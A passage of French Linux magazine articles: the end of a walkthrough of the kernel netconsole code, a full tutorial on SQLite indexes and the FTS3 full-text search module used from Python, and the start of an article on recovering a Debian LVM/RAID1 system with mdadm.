        config_item_init_type_name(&nt->item, name, &netconsole_target_type);

       /* Ajout de la cible à la liste */
        spin_lock_irqsave(&target_list_lock, flags);
        list_add(&nt->list, &target_list);
        spin_unlock_irqrestore(&target_list_lock, flags);
       return &nt->item;
}
```

Pour clore l'étude de ce mode de fonctionnement, revenons sur l'attribut **enabled**. Lors de la création d'une cible dynamique, celle-ci est désactivée par défaut. Ainsi, on s'attend à ce que son activation (via l'écriture du chiffre 1 dans le fichier **enabled**) effectue un travail similaire à celui du mode statique. Comme vous pouvez le constater, la méthode **store_enabled** effectue bien cette tâche :

```
static ssize_t store_enabled(struct netconsole_target *nt,
                             const char *buf,
                             size_t count)
{
        int err;
        long enabled;

        enabled = strtol10_check_range(buf, 0, 1);
        if (enabled < 0)
                return enabled;

        if (enabled) {  /* 1 */

                netpoll_print_options(&nt->np);

                err = netpoll_setup(&nt->np);
                if (err)
                        return err;

                printk(KERN_INFO "netconsole: network logging started\n");

        } else {        /* 0 */
                netpoll_cleanup(&nt->np);
        }

        nt->enabled = enabled;

        return strnlen(buf, count);
}
```

2.4 L'écriture des logs au travers du réseau

La fonction responsable de l'envoi des paquets réseau est **write_msg**. Pour remplir cet objectif, elle fait appel au framework Netpoll au travers de la primitive **netpoll_send_udp**.

```
static void write_msg(struct console *con, const char *msg, unsigned int
len)
{
        int frag, left;
        unsigned long flags;
        struct netconsole_target *nt;
        const char *tmp;

        if (list_empty(&target_list))
                return;
```

La fonction récupère le spinlock associé à la liste des cibles sur laquelle elle itère via la macro **list_for_each_entry** (définie dans **include/linux/list.h**) afin d'appeler la primitive **netpoll_send_udp** pour chacune des cibles.

```
        spin_lock_irqsave(&target_list_lock, flags);

        list_for_each_entry(nt, &target_list, list) {
                netconsole_target_get(nt);
                if (nt->enabled && netif_running(nt->np.dev)) {
```

```
                        tmp = msg;
                        for (left = len; left;) {
                                frag = min(left, MAX_PRINT_CHUNK);
                                netpoll_send_udp(&nt->np, tmp, frag);
                                tmp += frag;
                                left -= frag;
                        }
                }
                netconsole_target_put(nt);
        }
        spin_unlock_irqrestore(&target_list_lock, flags);
}
```

Mentionnons un dernier détail sur cette fonction. On remarque l'acquisition de chaque cible via la primitive **netconsole_target_get**. L'appel à cette fonction est nécessaire à des fins de « comptabilisation » des cibles dynamiques par le sous-système **configfs** (et ainsi sert à éviter les cas de libération de mémoire hâtive). Cette fonction se développe de la façon suivante lorsque la netconsole est compilée avec le mode dynamique :

```
static void netconsole_target_get(struct netconsole_target *nt)
{
        if (config_item_name(&nt->item))
                config_item_get(&nt->item);
}
```

Lorsque seul le mode statique est compilé, la fonction est une capsule vide :

```
static void netconsole_target_get(struct netconsole_target *nt)
{
}
```

2.5 L'initialisation de la netconsole

La fonction d'initialisation de la netconsole commence par créer et configurer les cibles statiques. Ensuite, elle initialise la netconsole dynamique au sein de **configfs** si le mode dynamique est compilé, sinon la fonction **dynamic_netconsole_init** se développe en une fonction renvoyant la valeur 0.

```
static struct console netconsole = {
        .name   = "netcon",
        .flags  = CON_ENABLED,
        .write  = write_msg,
};

static int __init init_netconsole(void)
{
        int err;
        struct netconsole_target *nt, *tmp;
        unsigned long flags;
        char *target_config;
        char *input = config;
```

```
        if (strnlen(input, MAX_PARAM_LENGTH)) {
                while ((target_config = strsep(&input, ";"))) {
                        nt = alloc_param_target(target_config);
                        if (IS_ERR(nt)) {
                                err = PTR_ERR(nt);
                                goto fail;
                        }
                        /* Dumper les messages "printk"
                         * non encore traités lors de l'enregistrement */
                        netconsole.flags |= CON_PRINTBUFFER;

                        spin_lock_irqsave(&target_list_lock, flags);
                        list_add(&nt->list, &target_list);
                        spin_unlock_irqrestore(&target_list_lock, flags);
                }
        }
[...]

        err = dynamic_netconsole_init();
        if (err)
                goto undonotifier;
```

Enfin, elle enregistre une nouvelle console via la fonction **register_console()**, qui ajoute à la liste des consoles actives la netconsole. Ainsi, à chaque appel de **printk()** dans le noyau, la fonction **write_msg()** est appelée avec en paramètre celui de **printk()**.

```
        register_console(&netconsole);
        printk(KERN_INFO "netconsole: network logging started\n");

        return err;

[...]
}
```

Pour les curieux, la fonction **register_console()** est définie dans le fichier **kernel/printk.c**. On constate que l'enregistrement d'une console correspond à son ajout dans une liste chaînée (et à l'appel de la primitive d'affichage de la console pour les messages envoyés par **printk()** avant son initialisation). Cette liste est parcourue lors de l'appel à **printk()** afin d'exécuter les primitives d'affichage des consoles enregistrées.


```
void register_console(struct console *console)
{
[...]

        acquire_console_sem();
        if ((console->flags & CON_CONSDEV) || console_drivers == NULL)
{
                console->next = console_drivers;
                console_drivers = console;
                if (console->next)
                        console->next->flags &= ~CON_CONSDEV;
        } else {
                console->next = console_drivers->next;
                console_drivers->next = console;
        }
[...]
}
```

3 Conclusion

Cette brève n'est qu'une aide pour une analyse plus approfondie de l'implémentation de la netconsole. Vous l'aurez compris, votre prochaine destination est au cœur du framework Netpoll ;)

Auteur : Éric Lacombe

SQLite : index et recherche



Lors du premier article, nous avions fait une approche rapide de SQLite, de ses concepts et de son API C. Cette fois-ci, nous allons passer un peu plus de temps sur les index, dont la bonne utilisation est critique pour le design d'une base de données. Nous verrons que ceux-ci ne peuvent pas résoudre tous les problèmes, mais qu'il est simple avec SQLite de combler les faiblesses du langage SQL avec les tables virtuelles, ce que propose le module de recherche rapide de texte FTS3. Nous profiterons aussi de l'occasion pour passer en revue l'API Python, plus simple et flexible que la C, pour réaliser un petit moteur de recherche de documentation.

Auteur

- Alexandre Courbot

1 Utilisation et limites des index

Dans SQLite comme dans toute autre base de données, les index permettent de créer un ordre sur les données stockées afin de les retrouver rapidement. Leur fonctionnement est similaire à celui des index de livres : ajouter un ou plusieurs index à la fin d'un livre augmente sa taille, mais permet d'y retrouver des informations données plus facilement. Ainsi, un index alphabétique permet de trouver facilement toutes les pages abordant un sujet, évitant au lecteur d'avoir à parcourir tout le livre pour obtenir le même résultat.

Dans une base de données, le fonctionnement est exactement le même : à moins qu'une colonne ne possède un index, une recherche sur celle-ci nécessitera de parcourir toutes les lignes de la table pour comparer les valeurs recherchées avec les valeurs stockées. En associant, à l'inverse, des indices de ligne aux valeurs qu'elles contiennent, un index bien utilisé permet d'améliorer grandement les performances des requêtes.

Ainsi, en supposant que nous avons une table `produits` comprenant une colonne `prix`, et que nous souhaitons retrouver les produits dont le prix est compris entre 10 et 50, nous utiliserons la requête suivante :

```
sqlite> select * from produits where prix between 10 and 50;
```

Si aucun index n'existe pour la colonne `prix`, cette requête devra parcourir toutes les lignes de la table et tester toutes ses valeurs afin de sélectionner les lignes à retourner. Autrement dit, les performances seront directement proportionnelles au nombre de lignes dans la table – inacceptable si celle-ci comprend beaucoup d'entrées. De la même façon, si notre table était un livre dont les produits sont classés par date d'ajout, le lecteur devrait le parcourir en entier pour y trouver les produits compris dans une fourchette de prix donnée.

En revanche, si nous créons un index sur la colonne `prix`, nous offrons au lecteur une annexe supplémentaire en fin de livre, qui associe à chaque prix la liste des pages comprenant un produit du prix indiqué. Cette table est elle-même classée par ordre croissant de prix. En l'utilisant, le lecteur peut alors facilement trouver toutes les pages comprenant les produits dans la fourchette de prix recherchée.

C'est exactement la même chose qui se passera si nous créons un index sur la colonne `prix` :

```
sqlite> create index prix_idx on produits(prix);
```

Sans rien changer à notre requête, les performances de celle-ci s'en trouveront grandement améliorées. Pour vérifier les index utilisés par une requête, il suffit d'utiliser la commande `explain query plan` suivie de la requête à examiner :

rapide de texte

```
sqlite> explain query plan select * from produits where prix between 10
and 50;
0|0|TABLE produits WITH INDEX prix_idx
```

Ici, nous voyons que notre requête utilisera l'index, comme prévu.

Pour supprimer un index, il suffit d'utiliser son nom comme référence :

```
sqlite> drop index prix_idx;
```

Les index peuvent être utilisés sur les valeurs numériques et les chaînes de caractère. Pour ces dernières, c'est un index alphabétique qui est alors créé. SQLite sait utiliser les index pour les conditions comme nous l'avons vu, mais également pour ordonner les résultats et effectuer des jointures.

Notez qu'il est possible de créer un index sur plusieurs colonnes : par exemple, si nous avons besoin d'exécuter une requête de ce type :

```
sqlite> select * from produits where prix between 10 and 50 and stock < 5
```

Ici, nous voulons tous les produits dont le prix est compris entre 10 et 50 et pour lesquels il reste mois de 5 unités en stock. Il est possible de créer un index sur **prix** et **stock**, qui sera utilisé par cette requête :

```
sqlite> create index prix_stk_idx on produits(prix, stock);
```

Cet index sur deux colonnes sera utilisé pour notre requête, ainsi que pour la précédente qui ne fait intervenir que **prix**. En revanche, il sera inutile pour la requête suivante :

```
select * from produits where stock < 5;
```

En effet, dans notre index, les produits sont classés par **prix**, puis par **stock** – l'utiliser avec **stock** comme seul critère discriminant reviendrait à utiliser un index alphabétique pour trouver tous les mots dont la seconde lettre est « a » : impossible !

Pour utiles qu'ils soient s'ils sont bien utilisés, les index ne permettent pas de résoudre tous les problèmes de performance. Un exemple de leurs limites est le moteur de recherche : quels sont les entrées de la base qui contiennent un ensemble de mots donnés ?

Ce cas est difficile à implémenter avec les éléments que nous avons vus jusqu'à présent. Tout d'abord, s'il nous est possible de créer un index sur une colonne contenant du texte, celui-ci ne sera utile que pour les recherches portant sur le début de la chaîne. Si nous avons par exemple le texte « Linux Magazine » dans notre table, l'index pourra être utilisé pour vérifier la présence de cette chaîne exacte, mais pas de « Linux » ou « Magazine » seuls. Une telle recherche nécessitera de parcourir toute la table.

Le second problème est posé par la faiblesse de la syntaxe **like**, utilisée pour les recherches dans les chaînes de caractère. Elle est en effet très limitée pour la recherche de mots entiers : si nous cherchons « %linux% » (équivalent à « *linux* »), non seulement notre recherche sera sensible à la casse, mais elle retournera aussi les mots contenant « linux » (comme « linuxien ») en plus des lignes contenant le mot exact « linux ».

Cette limite naturelle du langage SQL sera comblée par l'utilisation du module FTS3 (pour Fast Text Search, version 3), qui nous propose une table virtuelle dédiée précisément à ce genre de recherche.

2 Modules et tables virtuelles

Table virtuelle, kézako ? SQLite est conçu pour être extensible. Étendre SQLite peut signifier ajouter de nouvelles fonctions accessibles dans les requêtes (comme des fonctions d'agrégation), de nouveaux systèmes de fichiers pour gérer le stockage (utile notamment pour les systèmes embarqués) ou des tables virtuelles.

Les tables virtuelles sont un mécanisme de SQLite qui permet de présenter des données d'une façon totalement arbitraire. Celles-ci peuvent provenir de la base de données ou d'une source externe : il est ainsi relativement simple de réaliser un module permettant d'effectuer des requêtes sur le système de fichiers à travers une table virtuelle.

C'est cette fonctionnalité qui est utilisée par le module FTS3, inclus en standard dans SQLite et proposant une syntaxe permettant d'effectuer des recherches dans un texte. Cependant, ce module n'étant par défaut pas compilé dans SQLite, il y a des chances pour qu'il ne soit pas non plus présent dans la version de SQLite fournie par votre distribution. Qu'à cela ne tienne, nous allons faire ce que font la plupart des projets utilisant SQLite : construire notre propre version, taillée pour nos besoins.

3 Recompiler SQLite et l'inclure dans un projet

En effet, des projets tels que Firefox ne s'embarrassent pas d'une dépendance système à SQLite : étant donné sa légèreté et les besoins particuliers de chaque projet, il est plus simple et plus rentable d'inclure directement SQLite dans le code source du projet.

À cette fin, le site web de SQLite fournit une version spéciale nommée version d'amalgamation qui regroupe tous les fichiers de l'arbre source du projet en un fichier C et deux en-têtes H. Cette forme très simplifiée de distribution peut être récupérée sur la page de téléchargement de SQLite **[1]**. Les différentes fonctionnalités de SQLite sont alors activées ou désactivées à la compilation, par déclaration de macros. Le site web de SQLite fournit une liste des macros reconnues et leur action **[2]**.

Une fois le fichier d'amalgamation récupéré et décompressé, nous pouvons compiler notre version personnalisée de SQLite. Dans le cas d'une application, nous avons juste à inclure `sqlite3.c` dans notre schéma de compilation et cesser d'utiliser la bibliothèque partagée du système. Ici, nous souhaitons simplement tester quelques fonctions en ligne de commande, et nous allons donc créer une nouvelle bibliothèque partagée que l'interpréteur en ligne de commande utilisera à la place de la version fournie par le système. En observant l'interpréteur de SQLite, nous pouvons trouver le nom de la bibliothèque partagée qu'il chargera lors de son exécution:

```
$ ldd /usr/bin/sqlite3
  …
  libsqlite3.so.0 => /usr/lib/libsqlite3.so.0 (0xb8016000)
```

Il nous suffit de créer une bibliothèque avec le même nom et les fonctionnalités désirées. Afin d'activer FTS3, nous aurons besoin de deux options de compilation :

- `-DSQLITE_ENABLE_FTS3=1` pour activer la compilation du module FTS3, et
- `-DSQLITE_ENABLE_FTS3_PARENTHESIS=1` pour permettre l'utilisation de sa nouvelle syntaxe, que nous étudierons dans cet article.

Ainsi, notre bibliothèque pourra être créée en une seule ligne de compilation :

```
$ gcc -DSQLITE_ENABLE_FTS3_PARENTHESIS=1 \
-DSQLITE_ENABLE_FTS3=1 -shared \
-o libsqlite3.so.0 sqlite3.c
```

Il nous reste alors à indiquer au système que le répertoire courant, dans lequel se trouve cette bibliothèque, doit être utilisé lors de la recherche des bibliothèques partagées :

```
$ export LD_LIBRARY_PATH=.
```

Et à vérifier que le chargeur de programme la trouve :

```
$ ldd /usr/bin/sqlite3
  libsqlite3.so.0 => ./libsqlite3.so.0 (0xb7eaa000)
```

Et voilà, à partir de maintenant, l'interpréteur SQLite utilisera notre version dédiée qui inclut le module FTS3.

4 Le module FTS3

Comme nous l'avons déjà précisé, FTS3 est un module permettant d'effectuer très rapidement des recherches sur du texte, à la manière d'un moteur de recherche tel que Google. Il fournit un index sur les termes que l'on peut rechercher et permet de retrouver les lignes incluant un ou plusieurs mots donnés, grâce à une syntaxe dédiée.

FTS3 utilise les tables virtuelles pour présenter les données et effectuer les requêtes. En conséquence de quoi, les tables utilisées par FTS3 diffèrent quelque peu des tables usuelles. Notamment, une table virtuelle créée avec FTS3 ne peut contenir que des données textuelles. L'association du texte avec le reste des données concernant une entrée devra s'effectuer par jointure avec une table classique.

La base de données que nous allons développer servira à indexer les documentations contenues dans le répertoire `/usr/share/doc` et nous permettra donc de rechercher les fichiers contenant certains mots. La base sera créée à partir de Python, en utilisant la bibliothèque SQLite que nous venons de compiler.

4.1 Construction de la base de données

Comme beaucoup de langages interprétés, Python inclut le support pour SQLite depuis la version 2.5, dans un module nommé `sqlite3` **[3]**.

```
$ python
>>> import sqlite3
>>>
```

Ce module étant lié dynamiquement à la bibliothèque SQLite du système, le détournement que nous avons effectué par

la variable d'environnement **LD_LIBRARY_PATH** sera aussi effectif en Python. Par conséquent, si notre système est bien configuré, c'est notre bibliothèque qui devrait être utilisé dès lors que l'on importe le module **sqlite3**.

Notre base de données sera composée de deux tables : la première, appelée **docs**, contiendra deux colonnes texte : le chemin complet des fichiers indexés, et le paquet auquel ils appartiennent. La seconde table, nommée **docs_text**, sera une table virtuelle utilisant FTS3 dont l'unique colonne indexera le contenu des fichiers répertoriés.

La relation entre ces deux tables (à quel fichier appartient tel contenu) se fera par une jointure entre ces deux tables. Mais, comment effectuer cette jointure alors que nos tables ne contiennent que du texte ? En réalité, ces deux tables possèdent une donnée en plus, leur clé primaire. Accessible via le nom de colonne **rowid**, cette clé indexée associe un entier unique à chaque ligne de la colonne. Si aucune colonne n'est créée avec la propriété **PRIMARY KEY**, SQLite la gère de manière transparente, mais il nous est possible d'intervenir dans ses valeurs pour peu que la contrainte d'unicité soit respectée. C'est ce que nous ferons pour nous assurer que les données référençant un même fichier dans les tables **docs** et **docs_text** aient la même clé primaire, et obtenir ainsi un moyen très rapide de faire la jointure entre ces tables sans ajouter de donnée supplémentaire à la base.

Voyons donc maintenant ce script de création de base. En premier lieu, nous aurons besoin de quelques modules et définirons quelques constantes, à savoir le nom de notre base de données, la hiérarchie à indexer et les masques de fichiers que nous voulons voir figurer dans notre base :

```
import os, gzip, sqlite3
dbFile = "doc.db"
docDir = "/usr/share/doc/"
patterns = [ "README*", "changelog*", "*.txt", "*.txt.gz", "NEWS*", "TODO*" ]
```

Ensuite, nous effaçons la base de données si elle existe déjà, obtenons une connexion sur celle-ci, et exécutons les requêtes permettant de créer nos tables :

```
if os.path.exists(dbFile): os.remove(dbFile)
connection = sqlite3.connect(dbFile)
connection.text_factory = str
connection.execute("create table docs(package text, file text)")
connection.execute("create virtual table docs_text using
fts3(contents)")
```

Rien de bien particulier à signaler ici, en dehors du membre **text_factory** de notre connexion. Celui-ci permet de contrôler quelle fonction est utilisée pour créer des objets texte. Par défaut, il est affecté à la fonction **unicode()**, mais, pour éviter tout problème d'encodage, nous utiliserons la fonction **str()**, qui retourne une simple chaîne ASCII.

Notez qu'avec l'API Python, une transaction est toujours créée de façon transparente. Afin de s'assurer que nos opérations soient bien reflétées sur la base de données, il conviendra d'invoquer la méthode **commit()** de l'objet **connection** à la fin du script.

Jusqu'ici, nous avons utilisé la méthode **execute** de notre objet connexion pour exécuter nos requêtes. C'est une possibilité pour des requêtes simples, mais les requêtes sont normalement effectuées à travers un curseur. Celui-ci permet d'itérer sur les résultats, et fournit également un membre dont nous aurons besoin par la suite : **lastrowid**, qui contient l'identifiant de la dernière ligne modifiée, et dont nous nous servirons pour associer les lignes de **docs** et **docs_text** avec la même clé primaire. Pour tout dire, la méthode **execute** d'une connexion crée elle-même un curseur pour effectuer la requête et le retourne. Mais dans notre cas, nous voulons créer un nouveau curseur nous-même :

```
cursor = connection.cursor()
```

Nous pouvons alors parcourir toutes les documentations et insérer les données dans la base. Pour obtenir la liste des fichiers à insérer, nous utiliserons la commande **find** en construisant son invocation à partir des paramètres que nous avons déjà définis. Elle nous fournira la liste des chemins absolus de tous les fichiers que nous désirons insérer dans notre base, desquels nous supprimerons le retour à la ligne final et extrairons le nom du paquet auquel ils appartiennent :

```
for file in [file[:-1] for file in os.popen('find %s %s' % (docDir, " -o
".join(["-name " + pattern for pattern in patterns]))).readlines()]:
  if not os.path.isfile(file): continue
  package = file[len(docDir):file.find('/', len(docDir))]
```

De nombreux fichiers dans **/usr/share/doc** sont compressés avec gzip. Pour lire leur contenu, nous passerons par le module correspondant que nous avons déjà chargé. Pour les autres fichiers, la fonction **open** classique fera parfaitement l'affaire.

```
  if file [-3:] == ".gz": openFunc = gzip.open
  else: openFunc = open
```

Nous pouvons alors insérer les données dans la base, en utilisant notre curseur. Tout d'abord, nous insérons le nom du paquet ainsi que le nom du fichier dans la table **docs**. Cela aura pour effet de générer une clé primaire pour la nouvelle ligne, qui sera accessible à partir du membre **lastrowid**.

```
  cursor.execute("insert into docs values (?, ?)", ( package, file ))
```

Notez comment il est simple de substituer des paramètres dans notre requête – il suffit de passer un *tuple* les contenant en deuxième argument de **execute** !

Enfin, en utilisant la clé primaire générée lors de l'exécution de la requête précédente et le contenu du fichier, nous pouvons insérer les données dans la table **docs_text** :

```
  cursor.execute("insert into docs_text(rowid, contents) values (?, ?)",
( cursor.lastrowid, openFunc(file, "r").read(), ))
```

Voilà pour la boucle d'insertion ! Une fois celle-ci complétée, il ne nous reste qu'à valider la transaction et à fermer la connexion :

```
connection.commit()
connection.close()
```

Et voilà comment indexer plusieurs milliers de fichiers de documentation en une vingtaine de lignes de code ! Les plus observateurs auront sans doute remarqué un fait troublant par rapport au précédent article utilisant l'API C, à savoir que nous n'avons compilé aucune de nos requêtes. Quid des performances alors ? Eh bien, elles sont excellentes, car nos requêtes ne sont en réalité compilées qu'une seule fois. L'API Python implémente en effet un système de cache des requêtes compilées, qui tire parti du fait que Python ne génère qu'une seule instance d'une même chaîne. Par conséquent, si nous appelons plusieurs fois **execute** sur la même chaîne de caractères, c'est la version précédemment compilée qui est réutilisée.

Nous pouvons maintenant lancer ce script, qui prendra probablement quelques minutes pour s'exécuter et produira une base de données assez conséquence. Chez l'auteur, elle atteint les 225 Mo.

```
$ python builddocdb.py
```

Un dernier mot sur une fonctionnalité importante de l'API Python que nous n'avons pas couverte dans notre script. Les résultats d'une requête peuvent se récupérer de plusieurs manières. La première consiste à utiliser le curseur comme un itérateur, fournissant à chaque itération une liste représentant une ligne de résultat :

```
cursor.execute('select * from docs')
for line in cursor:
  print line[0], line[1]
```

L'autre façon de faire est d'utiliser les méthodes **fetchone**, **fetchmany** et **fetchall** du curseur. Elles retournent respectivement une, plusieurs (le nombre est donné en paramètre) et toutes les lignes de résultat disponibles sur le curseur, puis **None** (pour **fetchone**) ou une liste vide (pour **fetchmany** et **fetchall**) lorsqu'il n'y a plus de résultat à récupérer.

4.2 Interrogation de la base

Voyons maintenant comment nous pouvons utiliser la base que nous avons construite. Tout d'abord, nous pouvons obtenir la liste des fichiers contenant un mot donné :

```
$ sqlite3 doc.db
sqlite> select package, file from docs join docs_text on docs.rowid ==
docs_text.rowid where docs_text.contents match 'absorbed';
```

La requête ci-dessous nous donnera la liste des paquets et des fichiers contenant le mot « *absorbed* ». Appréciez son temps d'exécution : celui-ci doit être pratiquement instantané. À l'opposé, jugez de la différence si nous utilisons la fonction classique de recherche de chaîne **like** :

```
sqlite> select package, file from docs join docs_text on docs.rowid ==
docs_text.rowid where docs_text.contents like '% absorbed %';
```

Très grosse différence, n'est-ce pas ? C'est que le mot-clé **match** emploie l'index créé par FTS3, tandis que **like** est obligé de parcourir toute la table à la recherche de la chaîne recherchée...

Mais ce n'est qu'une faible démonstration des capacités de FTS3. Il est ainsi possible d'utiliser les mots-clés **AND**, **OR** ou **NOT**, ainsi que des parenthèses pour créer des recherches complexes. Ainsi, pour obtenir la liste des fichiers contenant soit les mots « absorbed » et « *color* », soit le mot « *printer* », mais pas le mot « *device* » :

```
sqlite> select file from docs join docs_text on docs.rowid == docs_text.
rowid where docs_text.contents match '(absorbed AND color) OR (printer
NOT device)';
```

Notez que cette syntaxe, rendue accessible via l'option **SQLITE_ENABLE_FTS3_PARENTHESIS**, est sensible à la casse.

Si l'on souhaite rechercher une chaîne de caractères précise et non pas une série de mots, il suffit de l'encadrer par des guillemets doubles. Ainsi :

```
sqlite> select count(file) from docs join docs_text on docs.rowid ==
docs_text.rowid where docs_text.contents match 'free program';
779
sqlite> select count(file) from docs join docs_text on docs.rowid ==
docs_text.rowid where docs_text.contents match '"free program"';
26
```

Il est également possible d'utiliser l'opérateur * en fin de mot afin de rechercher tous les mots avec un préfixe donné. Il n'est cependant pas utilisable en début ou milieu de mot.

Enfin, l'opérateur NEAR permet d'indiquer la proximité désirée entre deux mots. Par exemple, la requête suivante retourne le nombre de fichiers ayant le mot « *free* » à moins de 5 mots du mot « *program* ».

```
select count(file) from docs join docs_text on docs.rowid == docs_text.
rowid where docs_text.contents match 'free NEAR/5 program';
```

Voici donc pour les capacités de recherche du module FTS3.

4.3 Position des mots trouvés

FTS3 permet également d'obtenir des informations sur la position des mots recherchés dans le texte, grâce à la fonction **offsets**.

```
sqlite> select offsets(docs_text) from docs join docs_text on docs.rowid ==
docs_text.rowid where docs_text.contents match 'standalone NEAR/1 problem';
0 1 115315 7 0 0 115328 10
```

Cette fonction retourne, pour chaque correspondance trouvée, 4 entiers :

- l'index de la colonne de la table FTS3 contenant la correspondance ;
- l'index du mot recherché dans l'argument de `match` ;
- l'index dans les données de la colonne où la correspondance commence ;
- la longueur de la correspondance.

Ainsi, pour la requête ci-dessus, nous savons que le mot 1 de notre chaîne de recherche (« problem ») a été trouvé à l'offset 115315 du fichier pour une longueur de correspondance de 7 octets (la taille précise du mot), et que le mot 0 (« *standalone* ») a été trouvé à l'offset 115328.

4.4 Extraits

Une dernière fonctionnalité de FTS3 que nous allons voir est celle qui permet d'obtenir un extrait du document contenant les mots recherchés avec la fonction `snippet` :

```
sqlite> select snippet(docs_text) from docs join docs_text on docs.rowid
== docs_text.rowid where docs_text.contents match 'standalone NEAR/1
problem';
<b>…</b> the gcc-4.1
    source.
Fix upgrade <b>problem</b> from <b>standalone</b> gcj-4.1.
  *Fix build error using <b>…</b>
```

Par défaut, l'extrait proposé met en évidence les mots recherchés en les entourant des balises HTML `<b>` et signifie la fin de l'extrait avec des points de suspension, mais il est aussi possible de paramétrer ce comportement en fournissant trois arguments supplémentaires à `snippet` : l'élément d'ouverture d'un mot recherché, l'élément de fermeture d'un mot recherché, et un élément à mettre en début et en fin d'extrait. Par exemple, nous pouvons changer le formatage de l'exemple du dessus de la façon suivante :

```
sqlite> select snippet(docs_text, "[[", "]]", "!!!") from docs join
docs_text on docs.rowid == docs_text.rowid where docs_text.contents
match 'standalone NEAR/1 problem';
!!! the gcc-4.1
    source.
Fix upgrade [[problem]] from [[standalone]] gcj-4.1.
  *Fix build error using !!!
```

Pour information, cette fonctionnalité est utilisée dans la barre d'adresse de Firefox 3 : tapez un mot-clé faisant partie d'une URL ou d'un titre de page et observez le résultat !

5 Conclusion

Nous avons vu comment SQLite permettait de facilement indexer et retrouver du texte, avec des performances dépassant toute concurrence. Cette facilité est fournie au travers d'un module d'extension standard de SQLite. Nous verrons, la prochaine fois, comment nous pouvons nous aussi étendre SQLite avec nos propres fonctionnalités.

Auteur : Alexandre Courbot

Références

- [1] Page de téléchargement de SQLite : http://sqlite.org/download.html
- [2] Options de compilation : http://www.sqlite.org/compile.html
- [3] Documentation des *bindings* SQLite de Python : http://docs.python.org/library/sqlite3.html

Récupérer un système LVM/RAID1

Dans le numéro 110 de GNU/Linux Magazine, nous avions migré notre distribution Debian d'un simple disque et ses systèmes de fichiers habituels vers un système de deux disques en miroir RAID 1 avec mdadm sur lesquels les partitions étaient gérées par LVM. Le serveur a eu quelques aventures depuis, un crash disque (ou presque), une mise à jour d'Etch vers Lenny et, surtout, un gros problème au boot au niveau du noyau, qui a nécessité d'accéder aux disques depuis un CD live.

Auteur

- Yves Mettier

1 Introduction

Dans le numéro 110, nous avions utilisé un nouveau disque pour y créer trois partitions RAID1 (de type **fd - Linux raid autodetect**). Sur chacune d'elles, nous avions créé des volumes RAID avec les commandes suivantes :

```
# mdadm --zero-superblock  /dev/sda3
mdadm: Unrecognised md component device - /dev/sda3
# mdadm --create /dev/md2 --level=1 --raid-devices=2 /
dev/sda3 missing
mdadm: array /dev/md2 started.
```

Sur un de ces volumes (le *md2*), nous avions créé un *Physical Volume* pour LVM, un VG et des *Logical Volumes* :

```
# pvcreate /dev/md2
  Physical volume "/dev/md2" successfully created
# vgcreate vg00 /dev/md2
  Volume group "vg00" successfully created
# lvcreate -n root -L 4G vg00
  Logical volume "root" created
[…]
# vgchange -a y vg00
```

Une fois cette structure réalisée, nous avions copié les données dessus, adapté le système d'exploitation pour qu'il prenne en compte le nouveau disque (**/etc/fstab**, Grub…).

Enfin, nous avions partitionné le second disque, créé les volumes RAID et lancé la synchronisation du miroir :

```
# mdadm --zero-superblock /dev/sdb3
# mdadm --add /dev/md2 /dev/sda3
```

Voici ce que nous avions dans notre fichier **/proc/mdstat** pendant la synchronisation :

```
# cat /proc/mdstat
Personalities : [raid1]
md2 : active raid1 sdb3[1] sda3[0]
      477363328 blocks [1/2] [U_]
      [=====>.............]  recovery = 18.9%
(90699032/477363328) finish=82min speed=78230K/sec

md1 : active raid1 sdb2[1] sda2[0]
      987904 blocks [2/2] [UU]

md0 : active raid1 sdb1[1] sda1[0]
      256896 blocks [2/2] [UU]

unused devices: <none>
```

Depuis que le serveur a ses deux disques en miroir, nous avons bien fait attention à maintenir Grub à jour, car c'est le seul composant du système qui n'est pas répliqué automatiquement d'un disque à l'autre à chaque mise à jour du noyau.

2 Crash disque

Et ce qui ne devait pas arriver arriva quand même : après un *reboot*, un courrier électronique de l'administrateur **mdadm** nous indique qu'un membre du miroir est absent. Grosse frayeur et satisfaction d'avoir l'autre disque toujours au rendez-vous.

Après un rapide diagnostic, nous avons remarqué que le deuxième disque, sdb, n'était pas vu du tout du système (merci **dmesg**). Évidemment, le noyau ne peut pas maintenir un miroir sur deux disques s'il n'en voit qu'un ! Aussi, le plus simple était de rebooter et d'entendre le BIOS raconter sa version des faits : y a-t-il un ou deux disques dans l'ordinateur ? Le BIOS, taquin, nous indique qu'il y a bien deux disques. Et Grub de prendre la main pour la donner à Linux qui voit également

avec un live-CD

deux disques. Pourtant, au reboot précédent, il n'en voyait qu'un (journal de **dmesg** pour preuve). Nous n'avons jamais su ce qui s'était passé au reboot précédent, mais jusqu'à aujourd'hui, le problème ne s'est jamais reproduit.

Le second disque avait beau être reconnu, les partitions du premier avaient été modifiées (puisque montées en lecture écriture comme normalement). Les volumes MD n'étaient donc plus synchrones. L'administrateur de **mdadm** nous le fait savoir encore une fois par courrier électronique. Il faut donc resynchroniser le miroir. Votre serviteur avait noté la commande dans son article du numéro 110 et il n'a rien trouvé de mieux que de se relire :

```
# mdadm --add /dev/md0 /dev/sda1
# mdadm --add /dev/md2 /dev/sda3
```

Nous avons été surpris de n'avoir à synchroniser que deux des trois volumes. En effet, le troisième (**md1**) correspond à la partition d'échange (swap) et, comme nous n'avions pas chargé l'ordinateur, il n'en avait pas eu l'usage. Aussi, les données (si l'on peut parler de données) étaient restées intactes.

En cas de véritable crash disque, nous aurions eu, outre à se remettre d'un allègement conséquent du porte-monnaie lié à l'achat d'un nouveau disque, à le repartitionner (le disque, pas le porte-monnaie) avant de lancer ces commandes.

3 Mise à jour d'Etch vers Lenny

La mise à jour d'Etch vers Lenny s'est effectuée sans aucune difficulté. Nous avons suivi le chapitre 4 des notes de publication intitulées *« Mises à jour des versions précédentes »*. Nous avions débranché un des deux disques au préalable. En effet, en cas de problème de migration, il aurait toujours été possible de rebooter sur l'autre disque et de re-synchroniser les miroirs pour revenir en arrière. Cependant, la mise à jour n'a posé aucun problème et nous avons rapidement rebranché l'autre disque et reconstruit le miroir avec les commandes que vous commencez à connaître :

```
# mdadm --add /dev/md0 /dev/sda1
# mdadm --add /dev/md1 /dev/sda2
# mdadm --add /dev/md2 /dev/sda3
```

